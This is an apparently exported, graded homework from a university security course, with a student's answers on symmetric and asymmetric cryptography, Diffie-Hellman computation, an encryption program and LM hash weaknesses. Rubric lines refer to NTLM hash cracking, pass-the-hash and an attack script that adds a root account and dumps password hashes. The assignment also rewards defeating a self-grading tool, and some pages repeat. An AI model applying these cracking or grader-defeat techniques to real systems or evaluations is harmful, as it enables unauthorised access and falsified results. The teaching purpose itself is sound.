ECE 560 Homework 2

Guanhua Chen

TOTAL POINTS

107.25 / 100

QUESTION 1

1 Show your work for Question 0 2 / 2

✓ - 0 pts **Correct**

- **2 pts** Incorrect
- **0 pts** Correct

QUESTION 2

2 Chapters 2,20 and 21 - Cryptography 19.75 / 21

- **0 pts** Correct
- **1.25 Point adjustment**

Question d-3 is not very clear about how the secret is used in detail
Question k. Asking for the difference of private key and secret key, not public key

QUESTION 3

3 Diffie-Helman computation 4 / 4

✓ - 0 pts **Correct**

- **3 pts** Incorrect Answer
- **4 pts** Answer Missing

QUESTION 4

4 Simple Encryption Program 30 / 20

✓ - 0 pts **Correct**

- **20 pts** Click here to replace this description.
- **1 pts** Click here to replace this description.
- **3 pts** Click here to replace this description.

+ 10 **Point adjustment**

Extra credit: +10

QUESTION 5

Analysis of Microsoft LM Hash algorithm

3 pts

5.1 LM hash working 1 / 1

✓ - 0 pts **Correct**

- **0.5 pts** Partly wrong
- **1 pts** Totall wrong, or not answered

5.2 Reduce Key-Space 1 / 1

✓ - 0 pts **Correct**

- **0.5 pts** Need >=2 ways...

5.3 Attacker may not have to crack 1 / 1

✓ - 0 pts **Correct**

- **0.75 pts** You're still cracking the hash. Take a look at "pass-the-hash attack"
- **0.5 pts** ...And what is a pass the hash attack
- **1 pts** Not completed

QUESTION 6

Cracking Microsoft NTLM-hashes Passwords 7 pts

6.1 Create target account 0.5 / 1

- **0 pts** Correct
- **0.25 pts** Use uppercases and symbols to further expand the key space

✓ - 0.5 pts **What are the accounts' passwords?**

- **0.5 pts** Passwords don't become sufficiently complex
- **1 pts** Not completed

6.2 Hash a password manually 2 / 2

✓ - 0 pts **Correct**

- **1 pts** Incorrect NTLM/MD4 hash. Should be c516...e538
- **1.5 pts** Incorrect Unicode hex, should be 7300...6500

- **2 pts** Problem not completed

6.3 Install some tools 2 / 2

✓ **- 0 pts Correct**

- **1 pts** Didn't get it to work but did good documentation
- **2 pts** No screenshot

6.4 Isolate the hashes 1 / 1

✓ **- 0 pts Correct**

- **0.5 pts** No output
- **0.5 pts** Not showing command
- **1 pts** Not completed

6.5 Crack the hashes 1 / 1

✓ **- 0 pts Correct**

QUESTION 7

MS05-30 Attack Script 6 pts

7.1 Block 1 1 / 1

✓ **- 0 pts Correct**

- **1 pts** Incorrect, in this case its making a connection

7.2 Block 2 1 / 1

✓ **- 0 pts Correct**

- **0.25 pts** doesn't explain second "root"
- **1 pts** Wrong answer. This command add a user root with password root

7.3 Block 3 1 / 1

✓ **- 0 pts Correct**

- **0.25 pts** Insufficient detail
- **1 pts** not complete

7.4 Block 4 1 / 1

✓ **- 0 pts Correct**

- **0.5 pts** What do the FTP commands in x1 do?
- **0.25 pts** It doesn't run pwdump.exe yet
- **1 pts** not completed

7.5 Block 5 0 / 1

- **0 pts** Correct
- **1 pts** not complete

✓ **- 1 pts Wrone answer. The name of a executable file as a command would run that file, and ">" redirects the output. This command run the executable and put its output into the text file**

7.6 Block 6 1 / 1

✓ **- 0 pts Correct**

- **0.5 pts** What do the ftp commands in x2 do?
- **1 pts** not completed

QUESTION 8

8 SSH Forwarding 4 / 4

✓ **- 0 pts Correct**

QUESTION 9

VPN 6 pts

9.1 Screenshot 1 3 / 3

✓ **- 0 pts Correct**

- **2 pts** Screenshot of unsuccessful attempt
- **1.5 pts** Explanation of detailed and frustrating failed attempts
- **3 pts** Didn't do problem

9.2 Screenshot 2 3 / 3

✓ **- 0 pts Correct**

- **3 pts** Problem not completed

QUESTION 10

Tor Project 4 pts

10.1 Tor explanation 2 / 2

✓ **- 0 pts Correct**

- **2 pts** No Answer

10.2 IP address and hostname 1 / 1

✓ **- 0 pts Correct**

- **2 pts** No answer

10.3 Screenshots 1 / 1

✓ - 0 pts Correct

- 2 pts No answer

QUESTION 11

11 Whonix 3 / 3

✓ - 0 pts Correct

QUESTION 12

12 Bitlocker, FileVault and LUKS 6 / 6

✓ - 0 pts Correct

- 1 pts Not specific enough
- 6 pts No answer

QUESTION 13

SSL Certificate Management 14 pts

13.1 RSA key-pair 2 / 2

✓ - 0 pts Correct

- 2 pts No Answer

13.2 Root x.509 certificate 2 / 2

✓ - 0 pts Correct

- 2 pts No answer
- 1 pts Partial Credit

The screenshot or command written does not show the X.509 certificate with Common Name be “<NetID> Root CA”.

13.3 Install certificate to trust-store 2 / 2

✓ - 0 pts Correct

- 2 pts No answer

13.4 Create signing certificate request 2 / 2

✓ - 0 pts Correct

- 2 pts No answer

13.5 Install Apache Web Server 2 / 2

✓ - 0 pts Correct

- 2 pts No answer

13.6 Configure HTTPS 2 / 2

✓ - 0 pts Correct

- 2 pts No answer

13.7 Visit your Linux VM using HTTPS 2 / 2

✓ - 0 pts Correct

- 1 pts No HTTPS shown
- 1 pts Wrong Screenshot
- 2 pts No result

QUESTION 14

14 Late Penalty 0 / 0

✓ - 0 pts No penalty

Question 0: Accessing the Homework (0 points, but necessary)

Homework 2 was encrypted with three stages of encryption, but if you're reading this, you've already solved that.

Question 1: Show your work from Question 0 (2 points)

Below, **paste the commands needed to complete Question 0.**

```
ssh-keygen -m pem

openssl rsa -in .ssh/id_rsa -text > .ssh/id_rsa.pem

openssl rsautl -decrypt -inkey id_rsa.pem -in secret-<netid>.key.enc -out key.bin

openssl enc -aes256 -d -K <key in key.bin> -in data-<netid>.dat -out outlayer -iv
00000000000000000000000000000000


dig target.colab.duke.edu | grep 'vcm-'
```

Give the SHA1 hash of your decrypted secret key file (e.g. using `sha1sum`).

3caa9e04ed61baa7e4310584ea62c399f08185fc

1 Show your work for Question 0 **2 / 2**

✓ **- 0 pts Correct**

- 2 pts Incorrect

- 0 pts Correct

Question 2: Chapters 2, 20, and 21 - Cryptography (21 points)

(Based in part on review questions from the textbook)

a. What are the inputs and output of a symmetric cipher's encryption function? Its decryption function?

   Encryption: input secret key + plain text + encryption algorithm output: ciphertext

   Decryption: input secret key + ciphertext + decryption algorithm output plaintext

b. How many keys are required for two people to communicate via a symmetric cipher?

   1

c. What is a message authentication code?

   An info showing the sender has the access to the secret key and therefore we can assume the sender is he claim who he is.

d. In your own words, describe how each of the three MAC schemes in textbook figure 2.5 work. (The figure is also in the slides; see Cryptography slide 33 or so.)

   1 hash the message then encrypt hash value with secret key: only those with access to secret key can encrypt hash and we can verify that

   2 hash the message then encrypts hash value with private key: similar to first one except we are using asymmetric encryption

   3 append secret to message then hash the whole message: only those with secret key can generate the correct hashing result

e. What properties must a hash function have to be useful for message authentication?

   Can applied to data of any size

   Output is fixed length

   Easy to compute

   One way or pre-image persistent

   If y != x, then H(y) != H(x)

   Collision resistant

f. What problem with symmetric ciphers is solved by asymmetric ciphers?

   Having to share secret key without secure communication

g. What are the inputs and output of an asymmetric cipher's encryption function? Its decryption function?

	Input	output
Encryption	Encryption algorithm +public key + plaintext	Ciphertext
decryption	Decryption algorithm +private key + ciphertext	plaintext

h. How many keys are required for two people to communicate via an asymmetric cipher?

2 pair, 4 keys

Alice		Bob
Encrypt with bob public key		Decrypt with bob private key
Decrypt with alice private key		Encrypt with alice public key

i. Describe the process of using an asymmetric cipher to send a message confidentially. Describe a threat model that this use of cryptography defeats.

Alice,bob generate RSA key pair and distribute public key

alice		bob
encrypt with bob public key		
		Receive, decrypt with bob private key
		Encrypt with alice public key,send
Decrypt with alice private key		

This defeat evesdropping. Even someone get the encrypted message, they can not decrypt it without private key.

j. Describe the process of using an asymmetric cipher to send a message with provable authenticity. Describe a threat model that this use of cryptography defeats.

Digital signature

Alice		Bob
Hash payload, encrypt with alice private key		
		Decrypt hash with alice public key, compare with the calculated hash

Without digital signature, anyone can claim he is alice and will cause trouble.
With digital signature, at least we know the sender has access to alice private key and he is very likely alice

k. What is the difference between a private key and a secret key?

They are a pair. You can encrypt with one key and decrypt with another or vice versa. The only difference is you keep secret key private and distribute public key.

l. What is a digital signature?

A message showing that the sender is the one with the private key.

To generate, sender calculate the hash of payload, encrypt with private key, send.

To verify, receiver calculate the hash of payload, compare with the decrypted signature.

m. What is a public-key certificate?

Proving that the claimer is actually the real person.

Everyone can claim I'm Bob on internet. So we need trusted source to sign the public key then we know it's real bob.

n. How can public-key encryption be used to distribute a secret key?

Alice		Bob

Encrypt secret key with bob public key, send		
		Decrypt secret key with bob private key

o. What are the two general approaches to attacking cryptography?

Brute force, cryptanalysis

p. For general-purpose symmetric encryption, what's a common, good algorithm to use?

AES

q. For general-purpose asymmetric encryption, what's a common, good algorithm to use?

RSA

r. What does Diffie-Hellman key exchange accomplish? Describe a threat model that this use of cryptography defeats.

Key distribution.

To start conversation, we first need to agree on secret key. If attacker get the secret key, then they can hack our chat. But with DH, even they see our exchange of prime number, they cannot get secret key.

s. How can symmetric and asymmetric cryptography be used together to encrypt a large message in such a way that we get the performance of the symmetric cipher with the public/private key structure of the asymmetric cipher?

Digital envelops.

Send	Receive
Encrypt large data with symmetric key, Encrypt symmetric key with receiver public key Send all info	Decrypt symmetric key with receiver private key Decrypt payload with symmetric key

t. What is the difference between a block cipher and a stream cipher?

Block: proceed one block each time. More common, can reuse key.

Stream: proceed the input continuously (e.g. byte/time) faster, use less code.

u. What is ECB mode and why is it bad in most cases? Give an example of a better mode and explain why it's better.

Decrypt each block with the key. It's bad because it may expose info about the original plaintext(e.g. ECB the penguin you can still see the shape)

CTR. By introducing counter, we add pseudo randomness and avoid showing some pattern.

2 Chapters 2,20 and 21 - Cryptography **19.75 / 21**

- 0 pts Correct

- 1.25 Point adjustment

Question d-3 is not very clear about how the secret is used in detail

Question k. Asking for the difference of private key and secret key, not public key

Question 3: Diffie-Hellman computation (4 points)

Alice and Bob have agreed on the prime number p=128903289043 and generator g=23489. Let Alice's random number be 23 and let Bob's be 3.

Compute the shared secret key between Alice and Bob. Show your work.
Hint: Wolfram Alpha will make short work of the large exponentiation/modulo operations; normal integer arithmetic such as that used in C, Python, etc. will not work.

	p=128903289043	
	g=23489	
Alice		Bob
Secret: 23		Secret: 3
Public: (g^23) mod p = 34743366840		Public: (g^3) mod p = 69330374869
Shared secret: (bob public ^23)modp=68870229433		Shared secret(alice public ^3)modp=68870229433

Question 4: Simple Encryption Program (20 points)

Write a command-line program in the Linux environment that performs symmetric encryption using a secret key. You may use any language or library you wish. Do not implement an encryption algorithm yourself! Make use of a library to perform an existing, respected algorithm, such as AES. If called without arguments, the program should print a usage message, e.g.:

```
Syntax:
  To encrypt:   ./duke-crypter -e <input_file> <output_file>
  To decrypt:   ./duke-crypter -d <input_file> <output_file>
```

Upon being called with one of the syntaxes above, the program will prompt for the secret key on the console. Most programs hide the keys as they are typed, but that involves some weird terminal calls, so for this assignment, your program may echo the typed keys as normal.

Your program may be called something other than "`duke-crypter`", but otherwise must function as specified above. Your program must not use stdin for anything other than the secret key, though it may write to stderr or stdout.

On a successful operation, it should exit with status 0. The program should exit with a non-zero status if, during decryption, the provided secret key is not correct OR the cipher text is determined to have been tampered with. Your program should also exit with a non-zero status code if any other error occurs (file not found, etc.).

NOTE: The above implies that your program should be able to detect failures in decryption. This means that the ciphertext file should also include some form of signature of the plaintext,

3 Diffie-Helman computation 4 / 4

✓ - 0 pts Correct

- 3 pts Incorrect Answer
- 4 pts Answer Missing

Question 3: Diffie-Hellman computation (4 points)

Alice and Bob have agreed on the prime number p=128903289043 and generator g=23489. Let Alice's random number be 23 and let Bob's be 3.

Compute the shared secret key between Alice and Bob. Show your work.
Hint: Wolfram Alpha will make short work of the large exponentiation/modulo operations; normal integer arithmetic such as that used in C, Python, etc. will not work.

	p=128903289043	
	g=23489	
Alice		Bob
Secret: 23		Secret: 3
Public: (g^23) mod p = 34743366840		Public: (g^3) mod p = 69330374869
Shared secret: (bob public ^23)modp=68870229433		Shared secret(alice public ^3)modp=68870229433

Question 4: Simple Encryption Program (20 points)

Write a command-line program in the Linux environment that performs symmetric encryption using a secret key. You may use any language or library you wish. Do not implement an encryption algorithm yourself! Make use of a library to perform an existing, respected algorithm, such as AES. If called without arguments, the program should print a usage message, e.g.:

```
Syntax:
  To encrypt:   ./duke-crypter -e <input_file> <output_file>
  To decrypt:   ./duke-crypter -d <input_file> <output_file>
```

Upon being called with one of the syntaxes above, the program will prompt for the secret key on the console. Most programs hide the keys as they are typed, but that involves some weird terminal calls, so for this assignment, your program may echo the typed keys as normal.

Your program may be called something other than "`duke-crypter`", but otherwise must function as specified above. Your program must not use stdin for anything other than the secret key, though it may write to stderr or stdout.

On a successful operation, it should exit with status 0. The program should exit with a non-zero status if, during decryption, the provided secret key is not correct OR the cipher text is determined to have been tampered with. Your program should also exit with a non-zero status code if any other error occurs (file not found, etc.).

NOTE: The above implies that your program should be able to detect failures in decryption. This means that the ciphertext file should also include some form of signature of the plaintext,

likely in the form of a cryptographic hash such as SHA-2 or SHA-3. Alternately, you may use an encryption algorithm that includes built-in integrity verification.

This assignment will be **self-grading**. Once you have a working version, download a tool called **cryptotest.pyc** which has been developed for this course. You can retrieve it by running:

```
$ wget https://people.duke.edu/~tkb13/courses/ece560/homework/cryptotest.pyc
```

You can run it with the syntax:

```
$ python3 cryptotest.pyc <your_encryption_program>
```

NOTE: This is compiled python3, which is very sensitive to version changes; it is prepared to work on your Ubuntu VM. Other platforms may give the error "RuntimeError: Bad magic number in .pyc file".

This tool will perform the following steps:

- Generate a plaintext input file


- Encrypt this plaintext file
- Examine the ciphertext and verify that it is not compressible

- Decrypt the ciphertext file
- Verify that the decrypted content matches the original plaintext


- Attempt to decrypt the ciphertext with the wrong secret key
- Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the incorrectness of the key was detected)
- Verify that the output written, if any, does not match the original plaintext

- Tamper with the ciphertext by modifying a byte
- Attempt decryption of this tampered file using the correct secret key
- Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the tampering was detected).

Here is an example run against the instructor solution:



To contrast, here is an example run against a very lousy solution:



The tool produces a report a report called "**`cryptotest-report.txt`**" which contains content similar to the following:

```
cryptotest v1.2.0 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)
= Certified results report =

Binary under test: ./example-duke-crypter-good
Test points: (1, 3, 1, 6, 1, 4, 4)
Total points: 20 / 20
Current username: tkb13
Current hostname: reliant.colab.duke.edu
Timestamp: 2018-09-26 21:29:06.601592

Signatures:
a930a627634fc9a2bb3a592cd6792bd2
e259debe710fbf5de9fe0425ff19da53
82b66934d0bb6eeb4e3aa36eaf3446df
```


To prevent tampering with this report, the signatures at the bottom are Message Authentication Codes (MACs) of your binary, the cryptotest tool, and the report itself. Like the tool says in its output, when you're satisfied, zip up your source code, the binary you used for this test, and `cryptotest-report.txt` into a file called `<netid>_homework2_crypter.zip` and submit it to Sakai.

Some further tips:

- If using Java, you should write a small shell script front-end so that your program can be called without explicitly running the java virtual machine. For example, if you write MyDukeCrypter.java, the following will make an appropriate front-end script for it:

```
$ echo '#!/bin/sh'             > duke-crypter
$ echo 'java MyDukeCrypter $@' >> duke-crypter
$ chmod +x duke-crypter
$ ./duke-crypter (…whatever…)
```

- This Wikipedia page lists programming languages and associated crypto libraries capable of at least the AES algorithm. You're in no way restricted to these languages or libraries; this is just meant to serve as a starting point.



OPTIONAL: Figure out how to cheat.

If you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.

*Note: Do not *actually* cheat.*

Question 5: Analysis of the Microsoft LM Hash Algorithm (3 points)

The LM Hash algorithm was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows 95). I'll be blunt: it's pretty awful.

Explain how the LM Hash Algorithm works including its relationship with DES.
1 generate DES keys: user input -> upper case -> null-padded to 14 bytes -> split into 2 7B part -> insert null bit -> now have 2 8 bytes DES key
2 encrypt constant string kgs!@#$% with each key then concatenate 2 ciphertext into 16 byte lm hash

It is based on DES and use user input as key

Explain how the algorithm reduces key space needlessly (hint: it's in multiple ways).
1 user input is limited to 14 characters
2 split input into 2 half
3 all character are upper case

4 Simple Encryption Program 30 / 20

✓ **- 0 pts** **Correct**


- 20 pts Click here to replace this description.

- 1 pts Click here to replace this description.

- 3 pts Click here to replace this description.

+ 10 **Point adjustment**

Extra credit: +10



OPTIONAL: Figure out how to cheat.

If you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.

*Note: Do not *actually* cheat.*

Question 5: Analysis of the Microsoft LM Hash Algorithm (3 points)

The LM Hash algorithm was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows 95). I'll be blunt: it's pretty awful.

Explain how the LM Hash Algorithm works including its relationship with DES.
1 generate DES keys: user input -> upper case -> null-padded to 14 bytes -> split into 2 7B part -> insert null bit -> now have 2 8 bytes DES key
2 encrypt constant string kgs!@#$% with each key then concatenate 2 ciphertext into 16 byte lm hash

It is based on DES and use user input as key

Explain how the algorithm reduces key space needlessly (hint: it's in multiple ways).
1 user input is limited to 14 characters
2 split input into 2 half
3 all character are upper case

